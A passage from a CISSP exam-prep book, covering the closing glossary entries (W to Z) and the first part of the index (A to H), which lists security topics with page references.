- Watchdog timer** Recovers a system by rebooting after critical processes hang or crash
- Waterfall Model** An application development model that uses rigid phases: when one phase ends, the next begins
- WSDL** Web Services Description Language, provides details about how Web Services are to be invoked
- Weak tranquility property** Bell-LaPadula property that states security labels will not change in a way that violates security policy
- Web Application Firewall** See—WAF
- Web Services Description Language** See—WDSL
- Well-formed transactions** Clark-Wilson control to enforce control over applications
- WEP** Wired Equivalent Privacy, a very weak 802.11 security protocol
- White box software testing** Gives the tester access to program source code, data structures, variables, etc.
- Whole Disk Encryption** See—FDE
- Wide Area Network** See—WAN
- Wi-Fi Protected Access** See—WPA
- Wi-Fi Protected Access 2** See—WPA2
- Wiping** Writes new data over each bit or block of file data. Also called shredding
- Wired Equivalent Privacy** See—WEP
- Wireless Application Protocol** See—WAP
- WLAN** Wireless Local Area Network, networks that transmit information via electromagnetic waves (such as radio) or light
- Work factor** The amount of time required to break a cryptosystem (decrypt a ciphertext without the key)
- Work Recovery Time** See—WRT
- Worm** Malware that self-propagates
- WORM** Write Once Read Many, memory which can be written to once and read many times
- WPA** Wi-Fi Protected Access, a partial implementation of 802.11i
- WPA2** Wi-Fi Protected Access 2, the full implementation of 802.11i
- Write Once Read Many** See—WORM
- WRT** Work Recovery Time, the time required to configure a recovered system
- X.25** Older packet switched WAN protocol
- XML** Extensible Markup Language, a markup language designed as a standard way to encode documents and data
- XOR** Exclusive OR, binary operation that is true if one of two inputs (but not both) are true
- XP** Extreme Programming, an Agile development method that uses pairs of programmers who work off a detailed specification
- XSS** Cross-Site Scripting, third-party execution of web scripting languages such as JavaScript within the security context of a trusted site
- Zachman Framework** Provides six frameworks for providing information security, asking what, how, where, who, when, and why, and mapping those frameworks across roles including planner, owner, designer, builder, programmer, and user

Zero knowledge test A blind penetration test where the tester has no inside information at the start of the test

Zero Trust Model that treats every device as untrusted, whether local or remote

Zero-day exploit An exploit for a vulnerability with no available vendor patch

ZigBee A Personal Area Network wireless technology. It is low-power, low-range wireless mesh technology that is heavily used in warehouses, Internet of Things (IoT), Building Automation and Control (BAC), and more

Zombie See—Bot

This page intentionally left blank

Index

Note: Page numbers followed by *f* indicate figures, *t* indicate tables, and *b* indicate boxes.

A

- ABCD fires and suppression, 211–212
 - classes of, 211–212, 213*t*
- Abstraction, 123
- Acceptance testing, 498–499
- Access aggregation, 330
- Access control matrix, 119–120, 119*t*
- Access control models, 323–327
 - attribute-based access control (ABAC), 325–326
 - discretionary access controls (DAC), 323–324
 - mandatory access controls (MAC), 324
 - risk-based access control, 326–327
 - role-based access control (RBAC), 324–325, 325*t*, 326*b*
 - rule-based access controls, 325
- Access control protocols and frameworks
 - Challenge Handshake Authentication Protocol (CHAP), 322
 - diameter, 321–322
 - Microsoft Active Directory Domains, 322–323
 - Password Authentication Protocol (PAP), 322
 - Remote Authentication Dial In User Service (RADIUS) protocol, 321
 - TACACS and TACACS+, 322
- Access controls. *See* Identity and Access Management (IAM)
 - comparison, 53–54
 - compensating, 52–54
 - corrective, 52–54
 - detective, 52, 54
 - deterrent, 52–54
 - preventive, 52, 54
 - recovery, 52–54
- Access control technologies
 - centralized access control, 311
 - credential management systems, 316
 - decentralized access control, 311–312
 - federated identity management, 313–314
- Federated Identity Management (FIM) with third-party service, 315–316
 - identity as a service (IDaaS), 314–315, 315*b*
- Kerberos, 317–321, 317*b*, 318*f*
- LDAP, 316–317
 - protocols and frameworks, 321–323
- single sign-on (SSO), 312–313
- advantages, 312
- disadvantages, 312–313
- session management of single sign-on, 313
- Accountability, 16–17
- Account access review, 329–330
- Account management, 351
- Acquired software
 - security impact assessment, 499–500
 - commercial off-the-shelf (COTS) software, 499–500
 - custom-developed third-party products, 500
- Acquisitions, 68
 - forensics, 368
- ActiveX, 154
- Adaptive authentication, 327
- Adaptive chosen ciphertext, 178
- Adaptive-chosen plaintext, 178
- Adaptive testing, 5
- Address Resolution Protocol (ARP), 241, 241*b*
- AddRoundKey, 170
- “Addy” object, 489, 490*f*
- Administrative (directive) controls, 52
- Administrative countermeasures, 158
- Administrative law, 22–23
- Administrative personnel controls
 - background checks, 365–366
 - Least Privilege or Minimum Necessary Access, 362–363
 - Need to Know, 363
 - mandatory leave/forced vacation, 365
 - non-disclosure agreement (NDA), 365
 - rotation of duties/job rotation, 364
 - separation of duties (SoD), 363–364
- Administrative security
 - administrative personnel controls, 362–366
 - privileged account management, 366
- Advanced Encryption Standard (AES), 168–170
 - AddRoundKey, 170
 - AES functions, 168
 - Choosing AES, 168
 - MixColumns, 169
 - ShiftRows, 169, 170*t*
 - SubBytes, 169–170, 171*f*
- Aggregation, 483

- Agile Software development
 - Extreme Programming (XP), 471–472, 472*b*
 - Scrum development model, 471
- Analog network, 226
- Annualized loss expectancy (ALE), 58, 60*t*
 - annual rate of occurrence, 58
 - asset value (AV), 58
 - of encrypted laptops, 60, 60*t*
 - exposure factor (EF), 58
 - single loss expectancy, 58
 - of unencrypted laptops, 59, 60*t*
- Annual rate of occurrence (ARO), 58
- Anomaly detection, 395
- Antimalware/antivirus, 389
- Antivirus Software, 152, 389
- Apache licenses, 466
- Applets, 154
 - ActiveX, 154
 - Java, 154
- Application development methods
 - Agile Software development, 471–472
 - code repository security, 480–481
 - DevOps, 474
 - DevSecOps, 474–475
 - integrated product teams (IPT), 480
 - prototyping, 474
 - rapid application development (RAD), 473–474
 - Sashimi model, 470, 470*f*
 - security of application programming interfaces (APIs), 481–482
 - security orchestration, automation and response, 476
 - software change and configuration management, 482–483
 - software configuration management, 476
 - Software escrow, 480
 - spiral model, 472–473, 473*f*
 - systems development life cycle (SDLC), 476–479
 - waterfall model, 467–470, 469*f*, 470*b*
- Application layer TCP/IP protocols and concepts, 248–252
 - Bootstrap Protocol (BOOTP), 251–252
 - Domain Name System (DNS), 250–251
 - Dynamic Host Configuration Protocol (DHCP), 251–252
 - File Transfer Protocol (FTP), 248–249, 249*b*
 - Hypertext Transfer Protocol (HTTP), 251, 251*b*
 - Hypertext Transfer Protocol Secure (HTTPS), 251, 251*b*
 - Internet Message Access Protocol (IMAP), 250
 - Post Office Protocol (POP), 250
 - Simple Mail Transfer Protocol (SMTP), 250
- Simple Network Management Protocol (SNMP), 251
- SSH, 249–250
 - SCP (Secure Copy), 249–250
 - SFTP (SSH FTP), 249–250
- Telnet, 248
- Trivial File Transfer Protocol (TFTP), 249
- Application programming interfaces (APIs), 476
 - security of, 481–482
- Application security testing
 - combinatorial software testing, 348
 - disclosure, 346–347
 - dynamic application security testing (DAST), 346
 - fuzzing, 348
 - software testing levels, 347
 - static application security testing (SAST), 346
- Application whitelisting/application control, 389–390
- Archive Bits, 406
- Arithmetic logic unit and control unit, 127
- Artificial intelligence (AI)
 - artificial neural networks (ANNs), 501–502
 - based tools, 397
 - Bayesian filtering, 502–503
 - expert systems, 500–501
 - genetic algorithms and programming, 503
- Artificial neural networks (ANNs)
 - multi-layer artificial neural network, 502, 502*f*
 - node, 502
 - real neural networks, 501–502
- Assemblers, 460
- Asset inventory, 85
- Asset management
 - change management, 402–403
 - configuration management, 398–402
 - risk analysis (RA), 55
- Asset retention, 85
- Asset security
 - data classification, 82–84
 - clearance, 83
 - formal access approval, 83
 - labels, 82
 - need to know, specific data, 83
 - security compartments, 82–83
 - sensitive information/media security, 84
- data destruction, 94–96
- data remanence, 91
- data security controls, 96–102
 - certification and accreditation, 96
 - data states, 100–102
 - scoping and tailoring, 100
 - standards and control frameworks, 97–100
 - memory, 91–94
 - ownership and inventory, 84–90

- Asset value (AV), 58
- Asymmetric encryption
- Diffie-Hellman key agreement protocol, 172
 - discrete logarithm, 172
 - elliptic curve cryptography, 173
 - factoring prime numbers, 172
 - and symmetric tradeoffs, 173, 173*t*
- Asynchronous balanced mode (ABM), 259
- Asynchronous dynamic token, 304–305, 305*f*
- Asynchronous response mode (ARM), 259
- Asynchronous transfer mode (ATM), 258–259
- ATA Secure Erase, 94
- Attackers, types of, 70–75
- bots and BotNets, 73–74
 - hackers, 70–71
 - hacktivist, 73
 - insiders, 71–72
 - outsiders, 71
 - phishers and spear phishers, 74–75
 - script kiddies, 71, 72*f*
- Attestation, 66
- Attribute-based access control (ABAC), 325–326
- content-dependent access controls, 326
 - context-dependent access controls, 326
- Authentication, authorization and
- accountability (AAA)
 - accountability, 16–17
 - authorization, 16, 16*f*
 - identity and authentication, 15–16, 15*f*
- Authentication Header (AH), 186
- Authentication methods, 296–311
- location-based access control, 311
 - type 1 authentication (something you know), 296–303
 - multifactor authentication (MFA), 297–298
 - password cracking, 299–303
 - password guessing, 298–299
 - password hashes, 299–303
 - passwords, 297
 - type 2 authentication (something you have), 304–305
 - type 3 authentication (something you are), 306–310
 - accuracy of biometric systems, 307
 - biometric controls, types of, 308–310
 - biometric enrollment and throughput, 306–307
 - biometric fairness, psychological comfort and safety, 306
- Authentication protocols and frameworks, 279–282
- PAP and CHAP, 280
 - 802.1X and EAP, 280–282
- Authorization, 16, 16*f*
- using Ubuntu Linux system, 16, 16*f*
- Automated call trees, 439–440
- Automation, 399–400, 476
- Availability, CIA triad, 14
- Awareness and training, personnel security, 50
- B**
- Backdoors, 150, 497
- Backup verification data, 353
- Baseband, 226
- Baselining, 399
- program policy, 48
- Bastion Hosts, 384
- Bayesian filtering, 502–503
- Bell-LaPadula model
- security property (star security property), 115
 - simple security property, 115
 - strong and weak tranquility property, 115
- Berkeley Software Distribution (BSD), 466
- Biba model
- integrity axiom, 116–117
 - simple integrity axiom, 116
- Biometric enrollment and throughput, 306–307
- Biometric fairness, psychological comfort and safety, 306
- Biometric systems
- accuracy of, 307
 - crossover error rate (CER), 307, 308*f*
 - false accept rate (FAR), 307
 - false reject rate (FRR), 307
 - fingerprint minutiae, 307, 309*f*
- controls, types of
- dynamic signature, 310
 - facial scan, 310
 - fingerprints, 308
 - hand geometry, 309
 - iris scan, 309
 - keyboard dynamics, 310
 - retina scan, 308–309, 309*b*
 - voiceprint, 310
- Birthday attack, 181–182
- Blowfish, 170
- Bluetooth, 267
- Bollards, 190
- Bootstrap Protocol (BOOTP), 251–252
- Border Gateway Protocol (BGP), 278
- Bots, 73–74
- BotNets, 73–74
- Bottom-up programming, 464–465
- Breach attack simulations, 340–341
- Breach notification laws, 101
- Bring your own device(BYOD) policies, 90
- Broadband, 226

- Broadcast traffic, 242
 - layer 2 broadcast traffic, 242
 - limited and directed broadcast addresses, 242
 - promiscuous network access, 242
- Brute force, 300–302, 302b
 - attack, 176
- Budget, risk analysis (RA), 60–61
- Buffer overflows, 495–496
- Building alarm system, 52
- Business and computer-generated records, 25–26
- Business continuity planning (BCP), 412
 - BCI, 452
 - BS-25999 and ISO 22301, 451–452
 - business impact analysis (BIA), 427–431
 - change management, 449
 - data, 350–351
 - and DRP, relationship, 413–414
 - identify preventive controls, 432
 - ISO/IEC-27031, 451
 - mistakes, 450
 - NIST SP 800-34, 450
 - plan approval, 441
 - project initiation, 423–426
 - BCP/DRP project manager, 425
 - management support, 424–425
 - team building, 425–426
 - recovery strategy
 - cold site, 435
 - hot site, 434
 - mobile site, 436
 - reciprocal agreement, 435
 - redundant site, 434
 - subscription services, 436
 - supply chain management, 432–433
 - telecommunication management, 433
 - utility management, 433
 - warm site, 435
 - scoping, 426
 - version control, 449–450
- Business impact analysis (BIA)
 - BCP/DRP-focused risk assessment, 428
 - failure and recovery metrics, 430–431
 - identify critical assets, 428
 - maximum tolerable downtime, 428–430
- Business owners, 85
- Business recovery plan (BRP), 436
- BYOD policies. *See* Bring your own device(BYOD) policies
- Bytecode, 461
- C**
- Cable modems, 285
- Cache memory, 91
- Callback and Caller ID, 285
- Call Trees, 438–439
- Candidate screening and hiring, 48–49
- CASB. *See* Cloud Access Security Brokers (CASB)
- Category Cabling Speed, 253, 253t
- CCTV, 191–192
- CD-Rs. Compact Disc-Recordable (CD-Rs)
- Cellular networks, 269
- Central command and control (C&C) network, 73
- Centralized access control, 311
- Central processing unit (CPU), 127–129
 - arithmetic logic unit and control unit, 127
 - fetch and execute, 127
 - interrupts, 128
 - memory addressing, 129, 130f
 - multitasking and multiprocessing, 128–129
 - watchdog timers, 129
 - pipelining, 127–128
 - processes and threads, 128
- Certificate Authorities (CAs), 184
- Certificate Revocation Lists (CRL), 184
- Certification and accreditation, 96
- Chain of custody, 27
- Challenge Handshake Authentication Protocol (CHAP), 322
- Change management, 402–403
- Channel Service Unit/Data Service Unit (CSU/DSU), 278
- Chinese wall model, 118
- Chosen ciphertext attacks, 178
- Chosen plaintext attack, 178
- Cipher block chaining (CBC), 165
- Cipher Block Chaining Message Authentication Code (CBC-MAC), 183
- Cipher Feedback (CFB), 165
- Circuit-switched networks, 227–228
 - quality of service, 228
- Circumstantial evidence, 25
- CISSP® exam, 1
 - CISSP CAT (computerized adaptive testing), 5–6
 - computer-based testing (CBT), 5
 - drag and drop questions, 6, 7f
 - examination registration, 4
 - glossary definition, 3–4
 - hotspot questions, 8, 8f
 - management exam, 2
 - multiple-choice questions, 6
 - notes card approach, 3
 - numeric score, 9
 - practice tests, 3
 - professional experience, 4–5
 - readiness checklist, 4
 - scenario questions, 6

- test-free days between retake attempts, 9
 2021 updates, 2
- Civil law (legal system), 20, 22, 23*t*
- C language, 465
- Clark-Wilson model, 117–118, 117–118*b*
 certification, enforcement and separation
 of duties, 117–118
 well formed transactions, 117
- Classless inter-domain routing (CIDR), 238–239
- Clearance, data, 83
- Client-side attacks, 153
- Clipper Chip, 188
- Closed-circuit television cameras (CCTV), 52
- Closed source software, 465
- Cloud Access Security Brokers (CASB), 89–90
- Cloud apps, 90
- Cloud computing, 139–141
 shared responsibility, 141, 141*f*
- Cloud providers, 140
- Coaxial cabling, 253, 254*f*
- COBIT. *See* Control Objectives for Information
 and related Technology (COBIT)
- (ISC²)Code of ethics, 4–5, 42–44, 43*b*
 canons in, 43–44
 act honorably, honestly, justly, responsibly, and
 legally, 43
 advance and protect the profession, 44
 protect society, the common good, necessary
 public trust and confidence, and the
 infrastructure, 43
 provide diligent and competent service to
 principals, 43–44
- computerized adaptive testing (CAT), 5
- examination registration, 4
- statistical and psychometric analysis, score data, 5
- Code repository security, 480–481
- Cohesion, 491–492, 491–492*b*
- Collisions, 174–175
- Combinatorial software testing, 348
- Commercial off-the-shelf (COTS) software,
 499–500
- “Common Access Card” (CAC), 197*b*
- Common Body of Knowledge, 2
- Common Criteria for Information Technology
 Security Evaluation, 122
- Common law, 20, 20*b*
- Common object request broker architecture
 (CORBA), 493
- Communication and network security
 network architecture and design, 226–270
 analog and digital, 226
 application layer TCP/IP protocols and
 concepts, 248–252
- baseband and broadband, 226
- cellular networks, 269
- circuit-switched and packet-switched
 networks, 227–228
 quality of service, 228
- converged protocols, 259–262
- encapsulation, 232
- fundamental network concepts, 226–228
- Internet, Intranet, and Extranet, 227
- LAN Physical Network Topologies, 256–257
- LAN technologies and protocols, 254–255
- layered design, 228
- Li-Fi, 268
- micro-segmentation, 262–264
- models and stacks, 228
- network access, internet, and transport
 layer protocols and concepts, 232–248
- network defense-in-depth, 226
- Open System Interconnection (OSI) Reference
 Model, 228–230, 229*t*, 229*b*, 231*t*
- RFID, 268–269
- satellite communications, 269–270
- simplex, half-duplex, and full-duplex
 communication, 226
- transmission control protocol/internet
 protocol (TCP/IP model), 230–232, 231*b*
- transmission media, 252–254
- WAN technologies and protocols, 257–259
- wireless local area networks, 264–267
- ZigBee, 267–268
- secure communications, 279–289
 authentication protocols and frameworks,
 279–282
- remote access, 284–289
- virtual private networks (VPNs), 282–284
- secure network devices and protocols, 270–279
 bridges, 270–271
 channel service unit/data service unit
 (CSU/DSU), 278
- data circuit-terminating equipment (DCE), 278
- data terminal equipment (DTE), 278
- modem, 278
- network taps, 273
- operation of hardware, 278–279
- repeaters and hubs, 270
- routers, 274–278
- routing protocols, 274–278, 275*f*
- static and default routes, 274
- switches, 270–273
- Compact Disc—Recordable (CD-Rs), 95–96
- Compensating controls, 52–54
- Compilers, 461
- Complex Instruction Set Computer (CISC), 129

- Compliance, 46
 - checks, 344–345
- Component object model (COM), 492
- Computer-aided software engineering (CASE),
 - 463–464
 - environments, 464
 - tools, 464
 - types, 464
 - workbenches, 464
- Computer-based testing (CBT), 5
- Computer bus, 126–127, 126f
 - northbridge and southbridge, 126–127, 126f
- Computer crime, 28–29
- Computer Ethics Institute, 44
- Computer Fraud and Abuse Act, 40–41, 40b
- Computerized adaptive testing (CAT), 4–6
- Computer viruses, 150–151
- Confidentiality, integrity, and availability
 - (CIA triad), 12–15, 13f
 - availability, 14
 - CIA triad, balancing, 13–14, 14f
 - confidentiality, 13–14
 - disclosure, alteration and destruction (DAD), 13f, 15
 - integrity, 14
- Configuration management, 398–402
 - automation, 399–400
 - baselining, 399
 - patch management, 400–401
 - patch testing and deployment, 400–401
 - vulnerability management, 401–402
 - zero-day vulnerabilities and zero-day exploits, 401–402
- Containers vs. virtualization, 143, 143f
- Content delivery networks, 289
- Content-dependent access controls, 326
- Content distribution networks (CDN), 289
- Context-dependent access controls, 326
- Continuity of operations plan (COOP), 436
- Continuity of Support Plan, 437
- Continuous integration and continuous delivery (CI/CD), 475
- Contraband checks, 198–199
- Control Objectives for Information and related Technology (COBIT), 97, 99–100
- Converged protocols, 259–262
 - DNP3, 259–260
 - Storage Protocols, 260
 - Virtual SAN, 260–261
 - Voice over Internet Protocol (VoIP), 261–262, 262f
- Copyright Act of 1976*, 32
- Copyrights, 30–32, 30f, 31b
- holder, 32
- limitations, 32
- Core Zero Trust, 262
- Cornerstone object-oriented programming concepts, 489–491
- Corrective controls, 52–54
- Corroborative evidence, 25
- Cost approach, 58
- Counter-based synchronous dynamic tokens, 304
- Counter (CTR) mode, 165–167
- Coupling, 491–492, 491–492b
- Covert channels
 - storage channels, 149–150
 - timing channels, 150
- Credential management systems, 316
- Credit card information, 13
- Crime, site selection, 203
- Criminal law, 21–22
- Crippleware, 465
- Crisis communications plan, 438
- Crisis management plan (CMP)
 - automated call trees, 439–440
- Call Trees, 438–439
- Crisis Communications Plan, 438
- Emergency Operations Center (EOC), 440
- vital records, 440
- Crossover error rate (CER), 307, 308f
- Cross-site request forgery (CSRF), 497
- Cross-site scripting (XSS), 497
- Cryptographic attacks
 - adaptive chosen ciphertext, 178
 - adaptive-chosen plaintext, 178
 - birthday attack, 181–182
 - brute-force attack, 176
 - chosen ciphertext attacks, 178
 - chosen plaintext attack, 178
 - differential cryptanalysis, 179
 - fault injection attacks, 181
 - implementation attacks, 179–180
 - key clustering, 182
 - known key attack, 179
 - known plaintext, 178
 - linear cryptanalysis, 179
 - meet-in-the-middle attack, 178–179
 - rainbow tables, 176–178, 177f
 - ransomware, 181
 - side-channel attacks, 180
 - timing attacks, 180
 - social engineering, 176
- Cryptography, 159
 - asymmetric encryption, 171–173
 - attacks (see Cryptographic attacks)
 - authentication, 160

- confidentiality, 160
- confusion, 160
- data at rest and data in motion, 163
- diffusion, 160
- digital signatures, 182–183, 183*f*
- exclusive Or (XOR), 162, 162*t*
- Hashed Message Authentication Code (HMAC), 183–184
- Hash functions, 174–175
- implementation
 - escrowed encryption, 188
 - Internet Protocol Security (IPsec), 186–187
 - MIME (Multipurpose Internet Mail Extensions), 187–188
 - Pretty Good Privacy (PGP), 187
 - public key infrastructure (PKI), 185
 - Secure Sockets Layer (SSL), 185
 - S/MIME (Secure/MIME), 187–188
 - steganography, 188–189, 189*f*
 - transport layer security (TLS), 185
- integrity, 160
- Message Authenticate Code (MAC), 183
- modular math, 162
- monoalphabetic and polyalphabetic ciphers, 161
- non-repudiation, 160
- permutation, 160
- protocol governance, 163
- public key infrastructure (PKI), 184–185
- quantum encryption, 173–174
- security engineering, 182–189
- strength, 161
- substitution, 160
- symmetric encryption, 163–171
- Custodian, 86
- Customary law, 21
- Custom-developed third-party products, 500
- Cyber Incident Response Plan, 437

- D**
- DAST. *See* Dynamic application security testing (DAST)
- Data analytics, 158
- Data at rest and Data in motion, 163
- Database administrators (DBAs), 483
- Database integrity, 487–488
- Database journal, 488
- Database management system (DBMS), 483
- Database normalization, 485
- Database query languages, 483, 486–487
- Database replication and shadowing, 488
- Databases, 483–488
 - database integrity, 487–488
 - database replication and shadowing, 488
 - data warehousing and data mining, 488
 - highly available (HA), 488
 - inference and aggregation attacks, 483
 - types of
 - database query languages, 486–487
 - hierarchical databases, 487
 - object-oriented databases, 487
 - relational databases, 483–486, 484*t*
- Database security, 156–158
 - data analytics, 158
 - data mining, 157–158
 - inference and aggregation, 156–157
 - controls, 157
 - polyinstantiation, 156
- Database shadowing, 444
- Database table lacking integrity, 484–485, 485*t*
- Data circuit-terminating equipment (DCE), 278
- Data classification, asset security, 82–84
 - clearance, 83
 - formal access approval, 83
 - labels, 82
 - need to know, specific data, 83
 - security compartments, 82–83
 - sensitive information/media security, 84
- Data collection, limitation, 90
- Data controllers, 36, 87
- Data Definition Language (DDL), 486
- Data destruction
 - degaussing, 95
 - destruction, 95–96
 - overwriting, 95, 95*b*
 - shredding, 96
- Data dictionary, 486, 486*t*
- Data encryption standard (DES), 164–167, 164*b*, 167*t*
 - Cipher Block Chaining (CBC), 165
 - Cipher Feedback (CFB), 165
 - Counter (CTR) mode, 165–167
 - Electronic Code Book (ECB), 165, 166*f*
 - modes of, 164–165
 - Output Feedback (OFB), 165
 - Single DES, 167
 - Triple DES, 167
- Data execution prevention, 133–134
- Data integrity, 14
- Data in transit, 101
- Data in use, 101
- Data location, 87
- Data loss prevention (DLP), 88, 90
- Data maintenance, 88
- Data Manipulation Language (DML), 486
- Data mining, 157–158, 488
- Data owners, 86, 86*b*

- Data processing, 36
- Data processors, 36, 87
- Data Protection Directive, 37
- Data security controls
 - certification and accreditation, 96
 - data states, 100–102
 - scoping and tailoring, 100
 - standards and control frameworks, 97–100
- Data states
 - drive and tape encryption, 101–102
 - media storage and transportation, 102
 - protecting data in transit, 101
 - protecting data in use, 101
- Data subjects, 36–37
- Data terminal equipment (DTE), 278
- Data warehousing, 488
- Decentralized access control, 311–312
- Dedicated Imaging Hardware, 369
- Defense-in-depth malware protection, 18–19, 18*b*
- Degaussing, data destruction, 95
- Delegation, 489, 490*f*
- Demilitarized zone network (DMZ), 386–387
- Denial of Service (DoS) attack, 14
- Deprovisioning, 328–329
- Desktop and application virtualization, 286–287
- Destruction, media integrity, 95–96
- Detective controls, 52, 54
- Deterrent controls, 52–54
- DevOps, 474
- DevSecOps, 474–475
- Dictionary attacks, 299–300, 301*f*
- Differential backups, 443
- Differential cryptanalysis, 179
- Difflie-Hellman key agreement protocol, 172
- Digital network, 226
- Digital rights management (DRM), 88–89
- Digital Signal 0 (DS0) channels, 257
- Digital signatures, 182–183, 183*f*
- Digital Subscriber Line (DSL), 284–285, 285*t*
- Direct evidence, 25
- Directive controls, 52
- Direct sequence spread spectrum (DSSS), 264
- Disaster recovery planning (DRP), 350–351, 412, 446–448. *See also* Business continuity planning (BCP)
 - awareness, 449
 - Calling Tree Training/Test, 448–449
 - parallel processing, 447–448
 - partial and complete business interruption, 448
 - read-through/tabletop, 447
 - review, 446–447
 - simulation test, 447
 - training, 448–449
- walkthrough, 447
- Disaster recovery process
 - activate team, 421
 - assess, 421
 - communicate, 421
 - reconstitution, 422
 - respond, 421
- Disasters/disruptive events
 - communications failure, 420
 - electrical/power problems, 416
 - errors and omissions, 416
 - financially motivated attackers, 418–419
 - natural disasters, 416
 - personnel shortages, 419–420
 - temperature and humidity failures, 416–417
 - warfare, terrorism, and sabotage, 417–418
- Disclosure
 - ethical disclosure, 347
 - full disclosure, 347
 - responsible disclosure, 347
- Disclosure, alteration and destruction
 - (DAD), CIA triad, 13*f*, 15
- Discrete logarithm, 172
- Discretionary access controls (DAC), 323–324
- Disk encryption/decryption, 101, 390–391
- Distance vector routing protocols, 275–276
- Distributed component object model (DCOM), 492
- Distributed Network Protocol (DNP3), 259–260
- Distributed systems, 147–148
- Divestitures, 68
- DLP. *See* Data loss prevention (DLP)
- DNP3, 259–260
- DNS. *See* Domain Name System (DNS)
- DNS over HTTPS (DoH), 251
- DNS over TLS (DoT), 251
- DNSSEC, 250
- DNS weaknesses, 250
- Domain Name Server Security Extensions (DNSSEC), 250
- Domain Name System (DNS), 250–251
 - DNS over HTTPS (DoH), 251
 - DNS over TLS (DoT), 251
 - DNSSEC, 250
 - DNS weaknesses, 250
- DRAM. *See* Dynamic Random Access Memory (DRAM)
- Drive and tape encryption, 101–102
- Dual-Homed Host, 385, 385*f*
- Due care, 19, 23–24
- Due diligence, 19, 24
- Dumpster diving, 96, 97*f*
- Duress warning systems, 211
- Dynamic application security testing (DAST), 346

- Dynamic Host Configuration Protocol (DHCP), 251–252
- Dynamic passwords, 297
- Dynamic random access memory (DRAM), 92
- Dynamic signature, 310
- E**
- Earthquake disaster risk index, 55–56*b*
- Edge computing systems, 147–148
- EEPROM. *See* Electrically Erasable Programmable Read Only Memory (EEPROM)
- Egress monitoring, 395–396
- Electrically Erasable Programmable Read Only Memory (EEPROM), 92
- Electricity
- electrical faults, types, 206
 - EMI, 207–208
 - generators, 207
 - surge protectors, 206
 - uninterruptible power supplies, 207
- Electronic backups
- database shadowing, 444
 - differential backups, 443
 - electronic vaulting, 444
 - full backups, 443
 - HA options, 444–445
 - incremental backups, 443
 - remote journaling, 444
 - tape rotation methods, 443–444
- Electronic Code Book (ECB), 165, 166*f*
- Electronic Discovery (eDiscovery), 374
- Electronic Protected Healthcare Information (ePHI), 101
- Electronic “shredding” or “wiping”, 95
- Electronic vaulting, 444
- Elliptic curve cryptography, 173
- Emanations, 149
- Embedded Device Forensics, 373–374
- Embedded systems, 146–147
- Emergency Operations Center (EOC), 440
- Employee and third-party testing, 338
- Employee termination, 49–50
- Encapsulating Security Payload (ESP), 186
- Encapsulation, 232
- Encrypted file folders/partitions, 101
- End-of-Life (EoL), 85
- End-of-Support (EoS), 85
- Endpoint Firewalls, 384
- Endpoint security
- antimalware/antivirus, 389
 - application whitelisting/application control, 389–390
 - disk encryption, 390–391
 - removable media controls, 390
- Enterprise security policies, 89
- Enticement, 28
- Entity integrity, 484–485
- Entrapment, 28
- EoL. *See* End-of-Life (EoL)
- EoS. *See* End-of-Support (EoS)
- Ephemeral ports, 243
- ePHI. *See* Electronic Protected Healthcare Information (ePHI)
- Erasable Programmable Read Only Memory (EPROM), 92
- Escrowed encryption, 188
- Ethernet, 254–255
- CSMA, 255
 - types, 254–255, 255*t*
- Ethical hackers, 70–71
- Ethics
- (ISC)2 code of ethics, 42–44, 43*b*
 - Computer Ethics Institute, 44
 - Internet Activities Board’s (IAB) code of ethics, Ethics and the Internet, 45
- European Union Privacy, 34
- EU-US Safe Harbor, 37
- Evacuation
- roles and procedures, 210–211
 - routes, 210
- Event management, 396
- Evidence, 24–26
- best rule, 26
 - circumstantial, 25
 - corroborative, 25
 - direct, 25
 - hearsay, 25–26
 - integrity, 26
 - real evidence, 25
 - secondary, 26
- Exclusive Or (XOR), 162, 162*t*
- Executive succession planning, 440–441
- Expert systems, 500–501
- Exposure factor (EF), 58
- Extensible Markup Language (XML), 155
- External security testing, 338
- Extranet, 227
- connections, 288
- Extreme Programming (XP), 471–472, 472*b*
- F**
- Facial recognition technology, 310*b*
- Facial scan, 310
- Factoring prime numbers, 172
- Fail securely, 110

- Failure and recovery metrics
 - mean time between failures, 431
 - mean time to repair (MTTR), 431
 - minimum operating requirements, 431
 - recovery point objective, 430
 - recovery time objective (RTO), 430–431
 - work recovery time (WRT), 430–431
- False accept rate (FAR), 307
- False reject rate (FRR), 307
- Fault injection attacks, 181
- Fault tolerance
 - backup
 - Archive Bits, 406
 - differential, 406
 - full, 405
 - incremental, 405–406
 - redundant array of inexpensive disks (RAID), 407–410
 - system redundancy, 410–411
- Federal Communications Commission (FCC), 264
- Federated identity management (FIM), 313–314
 - OAuth, 314
 - OIDC (OpenID Connect), 314
 - SAML, 313–314
 - with third-party service, 315–316
- Fences, 189
- Fetch and execute, 127
- Fiber optic network cable, 253–254
- Fibre Channel over Ethernet (FCoE), 260
- File Transfer Protocol (FTP), 248–249, 249*b*
- Financially motivated attackers, 418–419
- Fingerprint minutiae, 307, 309*f*
- Fingerprints, 308
- Fire suppression agents
 - CO₂, 214
 - countdown timers, 215
 - dry powder, 214
 - Halon and Halon substitutes, 214–215
 - Halon Replacements, 215
 - portable fire extinguishers, 217
 - soda acid, 213–214
 - Sprinkler systems, 215–217
 - water, 213
 - wet chemical, 214
- Firewalls, 381–387, 382*f*
 - Bastion Hosts, 384
 - DMZ Networks and Screened Subnet
 - Architecture, 386–387
 - dual-homed host, 385
 - Screened Host Architecture, 385–386
 - Firmware, 92–93, 93*b*
 - Flame detectors, 210
 - Flash memory, 93
- Foreign keys, 484
- Forensic artifacts, 370
- Forensic media analysis, 370–372
- Forensics
 - acquisition, 368
 - analysis, 368
 - artifacts, 370
 - electronic discovery (eDiscovery), 374
 - embedded device forensics, 373–374
 - identification, 367
 - media analysis, 370–372
 - network forensics, 373
 - preservation, 368
 - process, 367–368
 - reporting/presentation, 368
 - software analysis, 373
 - suites, 370
 - tools, 369–370
 - workstation, 369
- Formal access approval, 83
- Fourth-generation programming language, 463
- Frame Relay, 258
- Free software, 465
- Frequency hopping spread spectrum (FHSS), 264
- Full backups, 443
- Full disk encryption (FDE), 159, 390–391
- Full-duplex communication, 226
- Fuzzing, 348
- G**
 - Gamification, 50
 - Garbage collection process, 93
 - Gates, 189, 190*t*
 - General Data Protection Regulation (GDPR), 35–37
 - Genetic algorithms and programming, 503
 - Global area network (GAN), 227
 - Global Information Grid (GIG), 227
 - Global positioning system (GPS), 311
 - GNU Public License (GPL), 466
 - Google Authenticator, 304, 305*f*
 - Google Maps API, 481
 - Graham-Denning model, 120–121
 - Grid computing, 144–145
 - Gross negligence, 19
 - Guards, 201
- H**
 - Hackers, 70–71
